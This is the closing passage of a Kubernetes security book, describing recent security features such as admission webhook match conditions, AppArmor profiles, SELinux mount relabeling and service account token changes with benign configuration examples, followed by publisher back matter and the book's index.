A very similar approach to our previous feature, this new proposal [7] introduces match conditions to admission webhooks to define the scope. These match conditions are expressed as CEL expressions, which must evaluate as true for the request to be forwarded to the webhook. If the expression is evaluated as false, the request is allowed without further evaluation.

The following example of an **admission webhook policy** illustrates the concept further:

```
apiVersion: admissionregistration.k8s.io/v1
kind: ValidatingWebhookConfiguration
...
rules:
  - operations:
    - CREATE
    - UPDATE
    apiGroups: '*'
    apiVersions: '*'
    resources: '*'
  matchConditions:
    - name: 'exclude-kubelet-requests'
      expression: '!("system:nodes" in request.userInfo.groups)'
```

Essentially, the expression is evaluated to true if the subject is not (indicated by the ! character at the beginning) "system:nodes", thereby preventing user webhooks from intercepting critical system requests.

Speeding up SELinux volume relabeling using mounts

Security-Enhanced Linux (SELinux) [8] is based on the concept of labeling—assigning labels to every element within the system to group them. Such labels, more commonly known as security context, consist of a user, role, type, and an optional field level. Using policies, SELinux may define which processes of a specific context can access other labeled objects in the system.

Within container runtimes, SELinux offers filesystem isolation, enhancing security measures. Still, developers often implement privileged Pods in their deployments due to the complexity of the policy configuration.

The objective of this KEP is to improve the speed with which volumes become available to Pods on nodes configured with SELinux. This enhancement seeks to mount volumes utilizing the appropriate SELinux label, instead of recursively relabeling each file within the volumes before container initialization, which obviously takes more time.

By leveraging the `seLinuxOptions` setting in `securityContext`, custom SELinux labels can be applied as needed.

The following example shows a Pod and how we can already set the level of SELinux in `securityContext`, significantly reducing container startup time:

```
apiVersion: v1
kind: Pod
metadata:
  name: selinux-pod
spec:
  securityContext:
    seLinuxOptions:
      level: s0:c10,c0
  containers:
    - image: nginx
      name: nginx
      volumeMounts:
        - name: vol
          mountPath: /tmp/test
  volumes:
    - name: selinux-volume
      persistentVolumeClaim:
        claimName: selinux-claim
```

In the preceding example, kubelet detects the SELinux option within the Pod, resulting in a context such as `system_u:object_r:container_file_t:s0:c10,c0`.

When SELinux is compiled into the kernel and the `-o` parameter is used, it assigns the SELinux context to all files in the volume:

```
mount -o context=system_u:system_r:container_t:s0:c309,c383
```

Promoting AppArmor to GA

Support from **AppArmor** [9] in Kubernetes has been there since at least version 1.4. Now, from version 1.30, it has moved to the stable or GA phase.

This new proposal does not create any changes to the current beta release, so essentially, it moves without blocking future enhancements.

In case you are not familiar with AppArmor, it enables developers to run more secure deployments. As mentioned earlier regarding SELinux, its implementation can be complex and require deep understanding. In contrast, AppArmor is generally friendlier to use and manage, making

it a preferred alternative for many users. It uses path-based rules (rather than label-based like SELinux), has simpler policy syntax, and does not require relabeling the filesystem, which reduces the risk of misconfiguration.

It offers a powerful mechanism for defining and enforcing security policies at the container level. This involves integrating AppArmor support into Kubernetes. AppArmor utilizes profiles to add layers of protection against various types of security threats.

Prior to Kubernetes v1.30, AppArmor was specified through annotations on the Pod configuration file, and profiles needed to be specified per container. The following example shows how this was done using annotations:

```
container.apparmor.security.alpha.kubernetes.io/<container_name>=<profile_name>
```

From version 1.30, AppArmor profiles can be specified at the Pod level or container level, reducing duplication across containers and ensuring a consistent security posture across all containers in the Pod by default. The container AppArmor profile always takes precedence over the Pod profile.

AppArmor is now configured at the securityContext level, as shown here:

```
securityContext:
  appArmorProfile:
    type: <profile_type>
```

First, create an AppArmor profile (k8s-apparmor-example-deny-write) to deny writes on all files, as in the following code example:

```
#include <tunables/global>
profile k8s-apparmor-example-deny-write flags=(attach_disconnected) {
  #include <abstractions/base>
  file,
  # Deny all file writes.
  deny /** w,
}
```

Then, create a Pod specification with the respective annotations to use the profile we have created:

```
apiVersion: v1
kind: Pod
metadata:
  name: pod-apparmor
```

```
spec:
  securityContext:
    appArmorProfile:
      type: Localhost
      localhostProfile: k8s-apparmor-example-deny-write
  containers:
  - name: container-apparmor
    image: busybox:1.28
    command: [ "sh", "-c", "echo 'Hello AppArmor!' && sleep 1h" ]
```

You’ve now learned how AppArmor helps protect the operating system and applications from known threats and even zero-day vulnerabilities by enforcing key security best practices. By controlling what each application can access or execute, AppArmor prevents the exploitation of vulnerabilities, thereby strengthening the system’s overall security posture.

Structured authorization configuration

While this feature [10] was still in *Beta in version 1.30*, it is intended to allow you to configure authorization chains that can include multiple webhooks.

Previously, Kubernetes relied on more static configurations for webhook-based authorizations, which could be somewhat limited in complex environments.

Further, kube-apiserver only allows configuring the authorization chain using a set of command-line flags of the `--authorization-*` format, and only one webhook as a part of the authorization chain can be created. This poses a limitation for DevOps/developers when creating authorization chains that utilize multiple webhooks that validate requests in a certain order.

With the new feature, administrators can define authorization chains using multiple webhooks that process requests in a specific order. These chains can be configured with conditions and rules using CEL, allowing requests to be validated or denied based on specific criteria before they reach the webhook. Defining more fine-grained policies will improve the security of Kubernetes cluster deployments.

A sample code block that leverages the chain authorization webhooks from Kubernetes documentation [11] is shown here:

```
apiVersion: apiserver.config.k8s.io/v1beta1
kind: AuthorizationConfiguration
authorizers:
  - type: Webhook
    name: webhook
```

```
webhook:
  # authorizer specific options and parameters below
- type: Webhook
  name: in-cluster-authorizer
  webhook:
    # authorizer specific options and parameters below
```

The preceding code block shows you how to add more than one authorized webhook by chaining them.

Projected SA tokens for kubelet image credential providers (Alpha in version 1.33)

This feature allows the kubelet to project a Pod-specific SA token to the image credential provider plugin, enabling secure image pulls directly tied to a Pod's identity. Some examples of why this feature is useful are the following:

- **No static secrets:** You no longer need `imagePullSecrets` in your Pod spec, as tokens are generated on the fly
- **Least privilege:** Tokens are scoped to a specific Pod and workload, reducing risk
- **Ephemeral:** The token is short-lived and rotated automatically

Support for the external signing of SA tokens

This feature allows `kube-apiserver` to delegate token signing to an external service, which can be a **hardware security module (HSM)** or cloud KMS, instead of relying on its own key files. Tokens generated for SAs are signed externally, improving key management and security.

In the latest version, 1.33, you can already experiment with this by configuring `--service-account-signing-endpoint` on the API server.

From a security perspective, these are some arguments that support applying this new feature:

- **Centralized, secure key management:** A trusted external system to hold and rotate private signing keys
- **Reduced attack surface:** No private key files on the control plane nodes
- **Better compliance:** Aligns with regulations requiring HSM or strict key controls
- **Opens path to advanced workflows:** Can integrate token signing with external identity systems or policies

Addition of the ProcMount option

In v1.33, it moves to Beta, meaning you can opt in without enabling feature gates.

This new feature introduces a new `procMount` field in a Pod's (or container's) `securityContext`, allowing users to control how the `/proc` filesystem is mounted.

There are two available options:

- **Default (the existing default):** The kernel masks certain paths (such as `/proc/kcore`) for security
- **Unmasked:** It allows access to those paths, useful for nested or unprivileged containers needing deeper visibility

Let's look at why this feature is important:

- **Nested containers:** Unprivileged containers running Docker-in-Docker or system-level tools may need unmasked `/proc`
- **Tighter security:** It ensures improved isolation, while unmasked is explicit and controlled
- **Greater flexibility:** You choose the right balance of visibility and isolation per workload
- You can think of `/proc` as a locked filing cabinet inside a building (the container). The default setting slams the top drawers shut. Unmasked leaves all drawers open (you need `hostUsers: false` to do so). You're giving visibility, not reducing safety.

Features removed

The `SecurityContextDeny` admission plugin will be officially decommissioned and removed in version 1.30. Before version 1.27, it was possible to deny a Pod creation request with a specific security context setting using the `SecurityContextDeny` admission plugin. The preferred method now is to use the Pod Security admission plugin to enforce the Pod Security Standards, which essentially define the following three policies:

- **Privileged:** Unrestricted, not recommended for production workloads
- **Baseline:** Covers basic privilege escalations methods (but not advanced); recommended as a starting point
- **Restricted:** Highly restricted, covering best practices; for security best practices but it might cause issues

This plugin now only supports validating the admission controller and not mutating.

Summary

Kubernetes' latest version, 1.33, continues to evolve with a strong focus on security and performance improvements, helping organizations maintain secure, efficient, and scalable cloud-native environments. The new features, especially around authorization and workload isolation, reflect Kubernetes' commitment to providing better security mechanisms for complex deployments. At the same time, optimizations in resource management enhance the platform's efficiency for production workloads. These enhancements are particularly valuable for organizations with strict compliance and security requirements, ensuring that Kubernetes clusters remain secure.

Further reading

[1] KEP process (<https://github.com/kubernetes/enhancements/blob/master/keps/sig-architecture/0000-kep-process/README.md>)

[2] KEP-127: Support user namespaces (<https://github.com/kubernetes/enhancements/blob/master/keps/sig-node/127-user-namespaces/README.md>)

[3] KEP-2535: Ensure secret pulled images (<https://github.com/kubernetes/enhancements/tree/master/keps/sig-node/2535-ensure-secret-pulled-images>)

[4] KEP-2799: Reduction of Secret-based SA tokens (<https://github.com/kubernetes/enhancements/tree/master/keps/sig-auth/2799-reduction-of-secret-based-service-account-token>)

[5] KEP-4193: Bound SA token improvements (<https://github.com/kubernetes/enhancements/tree/master/keps/sig-auth/4193-bound-service-account-token-improvements>)

[6] KEP-3488: CEL for admission control (<https://github.com/kubernetes/enhancements/tree/master/keps/sig-api-machinery/3488-cel-admission-control>)

[7] KEP-3716: Admission webhook match conditions (<https://github.com/kubernetes/enhancements/tree/master/keps/sig-api-machinery/3716-admission-webhook-match-conditions>)

[8] KEP-1710: SELinux relabeling (<https://github.com/kubernetes/enhancements/tree/master/keps/sig-storage/1710-selinux-relabeling>)

[9] Adding AppArmor support (<https://github.com/kubernetes/enhancements/tree/master/keps/sig-node/24-apparmor>)

[10] KEP-3221: Structured authorization configuration (<https://github.com/kubernetes/enhancements/tree/master/keps/sig-auth/3221-structured-authorization-configuration>)

[11] Kubernetes AuthorizationConfiguration kind (<https://kubernetes.io/docs/reference/access-authn-authz/authorization/>)

[12] Projected SA tokens for kubelet image credential providers (<https://github.com/kubernetes/enhancements/blob/master/keps/sig-auth/4412-projected-service-account-tokens-for-kubelet-image-credential-providers/README.md>)

Subscribe to **_secpro** – the newsletter read by **65,000+** cybersecurity professionals

Want to keep up with the latest cybersecurity threats, defenses, tools, and strategies?

Scan the QR code to subscribe to **_secpro**—the weekly newsletter trusted by 65,000+ cybersecurity professionals who stay informed and ahead of evolving risks.



<https://secpro.substack.com>



packtpub.com

Subscribe to our online digital library for full access to over 7,000 books and videos, as well as industry leading tools to help you plan your personal development and advance your career. For more information, please visit our website.

Why subscribe?

- Spend less time learning and more time coding with practical eBooks and Videos from over 4,000 industry professionals
- Improve your learning with Skill Plans built especially for you
- Get a free eBook or video every month
- Fully searchable for easy access to vital information
- Copy and paste, print, and bookmark content

At www.packtpub.com, you can also read a collection of free technical articles, sign up for a range of free newsletters, and receive exclusive discounts and offers on Packt books and eBooks.

Other Books You May Enjoy

If you enjoyed this book, you may be interested in these other books by Packt:




Cloud Security Handbook, Second Edition

Eyal Estrin

ISBN: 978-1-83620-001-7

- Grasp the fundamental concepts of cloud services
- Secure compute, storage, and networking services across cloud platforms
- Get to grips with identity management in the cloud
- Secure Generative AI services in the cloud
- Audit and monitor cloud services with a security-focused approach
- Identify common threats and implement encryption to safeguard cloud services



Enhancing Your Cloud Security with a CNAPP Solution

Yuri Diogenes

ISBN: 978-1-83620-487-9

- Implement Microsoft Defender for Cloud across diverse IT environments
- Harness DevOps security capabilities to tighten cloud operations
- Leverage AI tools such as Microsoft Copilot for Security to help remediate security recommendations at scale
- Integrate Microsoft Defender for Cloud with other XDR, SIEM (Microsoft Sentinel) and Microsoft Security Exposure Management
- Optimize your cloud security posture with continuous improvement practices
- Develop effective incident response plans and proactive threat hunting techniques



Note

Looking for more cybersecurity books? Browse our full catalog at <https://www.packtpub.com/en-us/security>.

Packt is searching for authors like you

If you're interested in becoming an author for Packt, please visit authors.packtpub.com and apply today. We have worked with thousands of developers and tech professionals, just like you, to help them share their insight with the global tech community. You can make a general application, apply for a specific hot topic that we are recruiting an author for, or submit your own idea.

Share your thoughts

Now you've finished *Learning Kubernetes Security, Second Edition*, we'd love to hear your thoughts! If you purchased the book from Amazon, please [click here](#) to go straight to the Amazon review page for this book and share your feedback or leave a review on the site that you purchased it from.

Your review is important to us and the tech community and will help us make sure we're delivering excellent quality content.



Stay relevant in a rapidly changing cybersecurity world — join 65,000+ SecPro subscribers

_secpro is the trusted weekly newsletter for cybersecurity professionals who want to stay informed about real-world threats, cutting-edge research, and actionable defensive strategies.

Each issue delivers high-signal, expert insights on topics like:

- Threat intelligence and emerging attack vectors
- Red and blue team tactics
- Zero Trust, MITRE ATT&CK, and adversary simulations
- Security automation, incident response, and more!

Whether you're a penetration tester, SOC analyst, security engineer, or CISO, **_secpro** keeps you ahead of the latest developments — no fluff, just real answers that matter.

Subscribe now to **_secpro** for free and get expert cybersecurity insights straight to your inbox.

Index

A

- ABAC mode** 146, 147
- access control list (ACL)** 72
- Active Directory (AD)** 74
- admission controllers** 65, 150, 151
 - AlwaysPullImages controller 152
 - EventRateLimit controller 152
 - LimitRange controller 153
 - mutating 150
 - MutatingAdmissionWebhook controller 154
 - NodeRestriction controller 154
 - PersistentVolumeClaimResize controller 154
 - ServiceAccount controller 154
 - validating 150
 - ValidatingAdmissionWebhook controller 154
- admission webhook policy** 335
- advanced persistent threats (APTs)** 286
- AI-powered attacks**
 - on Kubernetes clusters 286
- Alibaba Cloud Kubernetes** 6
- AllowPrivilegeEscalation** 80
- AlwaysAllow mode** 145
- AlwaysDeny mode** 146
- AlwaysPullImages controller** 152
- Amazon Elastic Kubernetes Service (EKS)** 19
- Amazon Web Services (AWS)** 19
- API server** 8
- API server logs** 232
- AppArmor** 80
 - promoting, to GA 336-338
- AppArmor profile** 173, 174
- application logs** 233
- application performance monitoring (APM)** 225
- Application Programming Interface (API)** 110, 237
- application resources**
 - accessing, with least privilege 86
- application vulnerabilities** 285
- Attribute-Based Access Control (ABAC)** 73, 134
- audit backend**
 - configuring 241
 - log backend 241, 242
 - webhook backend 242, 243
- auditing** 235
- audit policy** 235-240
- authentication** 133

- authentication proxy** 143
- authorization** 133
- authorization model** 72
- authorization modes** 145
 - ABAC 146, 147
 - access control list (ACL) 72
 - AlwaysAllow 73, 145
 - AlwaysDeny 73, 146
 - attribute-based access control (ABAC) 73
 - Node 73, 146
 - RBAC 73, 147-149
 - webhook 73
- Auto Scaling Group (ASG)** 258
- availability** 254
- availability zones (AZs)** 259
- Azure Kubernetes Service (AKS)** 6, 20

B

- basic authentication** 139
 - use cases 140
- Berkeley Packet Filter (BPF)** 47
- blame plugin** 313, 314
- bootstrap tokens** 140
- bulk-action plugin** 315, 316

C

- Calico** 46, 47
 - features 46
- Canonical Name Record (CNAME)** 41
- Center for Internet Security (CIS)** 129, 162
- centralized log aggregation solutions** 234
 - ELK Stack (Elasticsearch, Logstash, and Kibana) 234
 - Fluent Bit 234
 - Fluentd 234

- Graylog 234
- Loki 234
- Certificate Authority (CA)** 135
- Certificate Authority (CA) bundle** 115
- Certificate Signing Request (CSR)** 136
- cgroup** 4, 30
- CI/CD pipeline**
 - image scanning, integrating into 198-200
- Cilium** 47
 - advantages 47, 48
 - installing 48-50
- CIS Docker Benchmarks** 162-166
- client certificates** 135-139
- cloud-controller-manager** 8, 10, 11, 57
- cloud infrastructure**
 - high availability, enabling 257, 258
- Cloud Native Computing Foundation (CNCF)** 6, 43, 155, 224, 260
- cluster** 9, 93
- cluster-level logs** 232
 - API server logs 232
 - controller Manager logs 232
 - scheduler logs 232
- ClusterRole** 75
- ClusterRoleBinding** 76
- cluster's security configuration**
 - benchmarking 129-131
- CNI plugins** 44, 45
- CNI specification** 43, 44
- commander plugin** 316, 317
- Comma-Separated Values (CSV)** 139
- Common Expression Language (CEL)** 333

Common Vulnerabilities and Exposures (CVE) 187

Common Vulnerability Scoring System (CVSS) 187

versions 187

component interactions 56, 57

Confidentiality, Integrity, and Availability (CIA) triad 203

containerd 5

container escape, by abusing capabilities 288

remediation 294, 295

steps 288-294

container escape mounting, Docker or containerd socket 295, 296

remediation 298

steps 296, 297

container escape techniques 286, 287

container images 160, 184, 185

hardening 160

container image vulnerabilities 285

Container Network Interface (CNI) 11, 12, 43

Container Runtime Interface (CRI) 8, 12, 58

container runtime logs 233

containers 93, 160

container standard output (stdout) 233

Container Storage Interface (CSI) 8, 12

Control Groups (cgroups) 4

controller-manager 63

Controller Manager 8

Controller Manager logs 232

CoreDNS 40

securing 126-129

CoreDNS-1.12.1 release 126

Cosign 183, 200

image signing 200, 201

image validation 200, 201

CPU spikes 206

crypto-mining attack 63

detection 206

execution 206

exploitation 206

impact 206

persistence 206

reconnaissance 206

CVE-2018-18264 91

CVE-2018-1002105 91

CVE-2022-3162 92

CVE-2023-5528 91

CyberArk 118

D

DaemonSet

creating 58

Datadog 223, 234

defense in depth 253

denial-of-service (DoS) attacks 2, 61

deployments 13

**Detector for Docker Socket (DDS)
plugin 318, 319**

DigitalOcean Kubernetes (DOKS) 6

discretionary access control (DAC) 80

DNS (Core DNS) 65

Docker Engine 4

Dockerfile 160

example 161, 162

Dockerfile, instructions

- ARG 160
- CMD 160
- COPY/ADD 160
- ENTRYPOINT 161
- ENV 160
- EXPOSE 160
- FROM 160
- RUN 160
- USER 161
- WORKDIR 161

Docker privileged container escape 298

- remediation 301
- steps 299, 300

Dockershim 12**Docker Swarm 4****Domain Name System (DNS) 40****E****egress rules 84****Elastic Kubernetes Service (EKS) 6****Elasticsearch, Logstash, and Kibana (ELK) 223, 234****endpoints controller 11****error (stderr) 233****etcd 56, 63**

- securing 122-124

etcd storage 8, 10**EventRateLimit controller 152****events 233, 234****Extended Berkeley Packet Filter (eBPF) 47, 265****F****Falco 217, 253, 273**

- anomalies, detecting 274
- components 276
- custom rules 278-280
- event sources, for anomaly detection 274-278

Fluent Bit 234**Fluentd 234****G****general availability (GA) 326****GitHub action 199****Go language 6****Google Kubernetes Engine (GKE) 6, 19****Grafana 223**

- accessing 249, 250
- installation, verifying 248
- port, forwarding 249
- used, for centralized logging 246

Grafana Helm repository

- adding 247

Graylog 234**group ID (GID) 80****Grype 183, 196, 198****H****hardware security module (HSM) 339****HashiCorp Nomad 17**

- features 18

high availability

- enabling, in Kubernetes cluster 254, 255
- enabling, of cloud infrastructure 257, 258

- enabling, of Kubernetes components 255-257
- enabling, of Kubernetes workloads 255
- host-level namespaces**
 - setting, for Pods 167, 168
- HyperText Transfer Protocol (HTTP) 28**
- HyperText Transfer Protocol Secure (HTTPS) 41**
- hypervisor 90**

I

- image scanning**
 - DevOps stages 198
 - integrating, into CI/CD pipeline 198-200
 - with Trivy 189-192
- image signing**
 - benefits 200
 - with Cosign 200, 201
- image validation**
 - benefits 200
 - with Cosign 200
- Ingress 64**
 - for routing external requests 41
- Ingress objects**
 - load balancing 43
 - name-based virtual hosting 43
 - simple fanout 42, 43
 - single-service 42
 - Transport Layer Security (TLS) 43
- ingress rules 84**
- Insecure APIs 285**
- insecure workload configurations 285**
- Internet of Things (IoT) 16**
- Internet Protocol (IP) address 25**

- Inter-Process Communication (IPC) 13, 30, 82**
- IP Address Management (IPAM) plugins 44**
- iptables proxy mode 37**
- iptables rules 37**
- IP Virtual Server (IPVS) proxy mode 38**

J

- JSON Web Token (JWT) 332**

K

- K3s 16**
- Krew 307**
 - using, for plugin installation 307, 308
- kube-apiserver 8, 9, 56, 63, 94, 134**
 - functions 110
 - securing 110-114
- kube-bench 55**
- kube-controller-manager 8, 10, 56**
 - securing 125, 126
- kubectrl 55**
- kubectrl plugins**
 - discovering 309-311
- Kube-DNS 40**
- kubelet 8-10, 57, 64, 285**
 - securing 114-117
- kubeletctl 117-122, 285**
- kubelet logs 232**
- kube-monkey 55**
- kube-proxy 8, 10, 37, 64**
 - iptables proxy mode 37
 - IPVS proxy mode 38
 - user space proxy mode 37

Kubernetes 4, 6

- adoption 7
- advantages, over Docker 5
- components 8, 9
- features 6, 7
- logging in 231
- reasons, for seeking alternatives 15
- security domains 92
- security, importance 21, 22

Kubernetes API server 93**Kubernetes authentication 135**

- authentication proxy 143
- basic authentication 139
- bootstrap tokens 140
- client certificates 135-139
- service account tokens 141
- static tokens 139
- user impersonation 144
- webhook tokens 142

Kubernetes authorization 144

- authorization modes 145
- request attributes 145
- webhooks 149

Kubernetes cluster 2

- high availability, enabling 254, 255

Kubernetes components

- high availability, enabling 255-257

Kubernetes Dashboard 213

- deploying 214-216
- security best practices 216, 217

Kubernetes Database Access Control 86**Kubernetes Enhancement Proposal (KEP) 324****Kubernetes entities**

- as security boundaries 93, 94

Kubernetes interfaces 11

- Container Network Interface (CNI) 11, 12
- container runtime interface 12
- container storage interface (CSI) 12

Kubernetes network model 27-29**Kubernetes objects 13**

- deployments 13
- namespaces 14
- network policies 14
- Pods 13
- Pod security admission 14
- replica sets 13
- service accounts 14
- services 13
- volumes 14

Kubernetes Operations (kops) 21, 45**Kubernetes Pod security contexts 86****Kubernetes RBAC 86****Kubernetes request**

- workflow 134

Kubernetes service 36-39

- ClusterIP 40
- discovery 40
- ExternalName 41
- LoadBalancer 40
- NodePort 40
- types 40, 41

Kubernetes workloads

- high availability, enabling 255
- least privilege 79

Kubescape 319-321**kube-scheduler 8, 10, 56, 207**

- securing 124, 125

L

least privilege

- for Kubernetes workloads 79
- used, for accessing application resources 86
- used, for accessing network resources 83-86

least privilege, for accessing system resources 79

- implementation and important considerations 82, 83
- Pod Security admission 81
- resource limit control 81, 82
- security context 80

least privilege of Kubernetes subjects 73

- groups 74
- implementation and important considerations 78, 79
- namespaces 77, 78
- RBAC 74
- role 75, 76
- RoleBinding 76
- service accounts 74
- users 74

Lightweight Directory Access Protocol (LDAP) 74

LimitRange controller 153

LimitRanger admission controller 93, 211-213

limits 209

Linux capabilities 80

Linux Containers (LXC) 3

Linux namespaces 30

- cgroup 30
- IPC 30
- mount 30
- network 30
- Process IDs (PIDs) 31

- Unix Time Sharing (UTS) 31
- user 31

Linux Virtual Server (LVS) 38

living off the land (LOTL) 60

LoadBalancer 18

log backend 241, 242

logs 206, 222, 232, 234

- cluster-level logs 232
- container standard output (stdout) 233
- error (stderr) 233
- fetching 250
- monitoring 252
- node-level logs 232

Loki 234

- adding, as data source 249, 250
- used, for centralized logging 246

Loki stack

- installing 247, 248

M

master nodes 8

Mesos 4

metrics 206, 222

Metrics Server 217-220

- features 217

microservices architecture 3

microservices model 2

Minikube 18

MITRE ATT&CK framework 55, 59-61

monitoring

- versus observability 221

monitoring and log analysis

- in security posture 230, 231

monolithic application

- challenges 2

monolithic environments

- resource management and monitoring 204-207

mounts

- used, for relabeling SELinux volume 335, 336

Multiple Service CIDRs

- benefits 326

MutatingAdmissionWebhook controller 154**N****namespace resource quotas 210, 211****namespaces 4, 14, 77, 78, 93**

- creating, for monitoring 247

National Institute of Standards and Technology (NIST) 72**National Vulnerability Database (NVD) 187****network activity 206****Network Address Translation (NAT) 28****Network Information Service (NIS) 31****networking 64****network policies 14****NetworkPolicy 71, 101-106****network resources**

- accessing, with least privilege 83-86

networks 2**node authorization 146****node controller 11****node-level logs 232**

- application logs 233
- container runtime logs 233
- kubelet logs 232
- operating system and systemd logs 233

NodeRestriction controller 154**nodes 93****non-security features 327**

- confirmation flag, for avoiding deletion of resources 324, 325

- Kubernetes Enhancement Proposal (KEP) 324

- Multiple Service CIDRs 326, 327

- sleep action, of preStop hook 325, 326

O**observability 221**

- data types 222

- versus monitoring 221

observability tools

- Datadog 223

- Elasticsearch, Logstash, and Kibana (ELK) 223

- Grafana 223

- Prometheus 223

- Splunk 223

OpenID Connect (OIDC) 143**OpenMetadata 21****Open Policy Agent**

- (OPA) 81, 133, 155-157

- client information 156

- input query 156

- policies 156

OpenShift 16**OpenShift Origin 17****OpenShift, versus Kubernetes 16**

- cost 17

- naming 17

- security 17

OpenTelemetry (OTel) 223, 224

- use cases 225

operating system and systemd logs 233**Opsgenie 221**

Oracle Cloud Infrastructure Container Engine for Kubernetes (OKE) 6

Oracle Kubernetes Engine (OKE) 20

orchestration 4

P

PagerDuty 221

PersistentVolume 18

PersistentVolumeClaimResize controller 154

persistent volume claims (PVCs) 65, 310

persistent volumes (PVs) 310

Personal Package Archive (PPA) 162

plugin 304

Kubernetes, securing with 304

plugin installation 304

Krew, using 307, 308

native way 305-307

Pod 8, 13, 64, 93, 159

communication 32-35

host-level namespaces, setting 167, 168

security attributes 166

security context 172, 173

security context, at container level 168-172

Pod Security admission controller 81

Pod Security Admission

(PSA) 14, 71, 81, 176-180, 285

Pod Security Policies (PSPs) 176

Pod Security Standards (PSS) 14, 176, 177

PodSpecs 57

Portable Operating System Interface (POSIX) 30

port-sharing problems 26, 27

preStop hook

sleep action 325, 326

principle of least privilege 71, 72

authorization model 72

benefits 72

privileged mode 80

privileged process 328

Process for Attack Simulation and Threat Analysis (PASTA) 55

Process IDs (PIDs) 31

ProcMount option 340

Prometheus 223

Promtail 246

Q

Queries Per Second (QPS) 152

R

Rancher 15

features 15, 16

Rancher Kubernetes Engine (RKE) 16

RBAC mode 147, 148

reduced instruction set computing (RISC) 16

Rego 156

remote code execution (RCE) 120, 285

replicas 13

replica sets 13

replication controller 11

representational state transfer (REST) 110

Representational State Transfer (RESTful) 83

request attributes 145

resource limit 81

resource requests 81, 207, 208

resources

managing 207

monitoring 213

role 75, 76

role-based access control

(RBAC) 71-74, 134, 147, 148, 284, 285

resources 74

subject 74

verbs 74

RoleBinding object 76

runtime protection agent 265

Runtime security

false positive considerations,
handling 280, 281

S

scheduler 8, 64

scheduler logs 232

Seccomp profiles 175, 176

secrets 65

managing, with Vault 260

Secure Computing Mode (seccomp) 80

Secure Shell (SSH) 32

security boundaries 89, 90

end user 94

internal attacker 94

privileged attacker 94

versus trust boundaries 91, 92

security boundaries, in network layer 101

NetworkPolicy 102-106

security boundaries, in system layer 94

Linux capabilities, as security
boundaries 96-99

Linux namespaces, as security
boundaries 94-96

tools, for checking running
capabilities 99-101

security context 80

security domains, Kubernetes 92

Kubernetes master components 92

Kubernetes objects 92

Kubernetes worker components 92

Security-Enhanced Linux (SELinux) 80, 335

relabeling, with mounts 335, 336

security features 327

admission webhook match

conditions 334, 335

AppArmor, prompting to GA 336-338

bound SA token improvements 332

CEL for admission control 333

external signing support, of SA tokens 339

fine grained Kubelet API

authorization 327, 328

ProcMount option, adding 340

projected SA tokens, for kubelet image

credential providers 339

secret-based service account tokens,

reduction 330-332

secret pulled images, ensuring 329, 330

SecurityContextDeny admission plugin,

removing 340

SELinux volume, relabeling

with mounts 335, 336

structured authorization

configuration 338, 339

user namespaces support, in pods 328, 329

**Security Information and Event
Management (SIEM)** 223

security logging and monitoring

example 243-246

Security Operations Center (SOC) team 19

security plugins, examples 312, 313

blame 313, 314

bulk-action 315, 316

commander 316, 317

- DDS plugin 318, 319
- Kubescape 319-321
- security posture**
 - monitoring and log analysis 230, 231
- servers 2**
- Server-Side Request Forgery (SSFR) 285**
- ServiceAccount controller 154**
- service accounts 14, 65, 74, 330**
- service accounts token controller 11**
- service account tokens 141**
- services 13**
- Sigstore project 201**
- Slack 221**
- sniff network traffic 99**
- Software Bill of Materials (SBOM) 183**
 - generating, with Syft 193-196
- software development life cycle (SDLC) 54**
- Special Interest Group (SIG) 324**
- Splunk 223, 234**
- static tokens 139**
- STRIDE model 55**
- SumoLogic 234**
- supply chain attacks 286**
- Syft 183**
 - Software Bill of Materials (SBOM),
generating 193-196

T

- templates 13**
- Tetragon 217, 253, 265**
 - for runtime protection 266-272
 - key features 266

- threat actors**
 - end user 61
 - in Kubernetes environments 61, 62
 - internal attacker 61
 - privileged attacker 61
- threat modeling 54**
- threat modeling application 66-68**
- threat modeling session**
 - asset 54
 - attack surface 54
 - mitigation 54
 - security control 54
 - threat 54
 - threat actor 54

- threats**
 - in Kubernetes clusters 63

- traces 223**

- Transmission Control Protocol (TCP) 38**

- Transport Layer Security (TLS) 134, 260**

- Trivy 183**

- image scanning 188-192

- trust boundary 89**

U

- Uniform Resource Identifier (URI) 25**

- Uniform Resource Locator (URL) 42, 237**

- Unix Time Sharing (UTS) 31**

- User Datagram Protocol (UDP) 38**

- user ID (UID) 80**

- user impersonation 144**

- user space proxy mode 37**

V

ValidatingAdmissionWebhook controller 155

Vault 253, 260

Secrets, managing 260

setting up 260-265

virtual machines (VMs) 4, 27

virtual private network (VPN) 253

Visual, Agile, and Simple Threat (VAST) 55

volumes 14

vulnerabilities 284

AI-powered attacks, on Kubernetes
clusters 286

application vulnerabilities 285

container image vulnerabilities 285

detecting 186

Insecure APIs 285

insecure workload configurations 285

managing 187, 188

Role-Based Access Control (RBAC) 284

supply chain attacks 286

vulnerability databases 187

W

web application firewalls (WAFs) 64

webhook authorization mode 73

webhook backend 242, 243

webhooks 149

webhook tokens 142

worker nodes 8, 9

Y

YAML Ain't Markup Language (YAML) 39, 129

Download a Free PDF Copy of This Book

Thanks for purchasing this book!

Do you like to read on the go but are unable to carry your print books everywhere?

Is your eBook purchase not compatible with the device of your choice?

Don't worry, now with every Packt book you get a DRM-free PDF version of that book at no cost.

Read anywhere, any place, on any device. Search, copy, and paste code from your favorite technical books directly into your application.

The perks don't stop there, you can get exclusive access to discounts, newsletters, and great free content in your inbox daily.

Follow these simple steps to get the benefits:

1. Scan the QR code or visit the link below:



<https://packt.link/free-ebook/9781835886380>

2. Submit your proof of purchase.
3. That's it! We'll send your free PDF and other benefits to your email directly.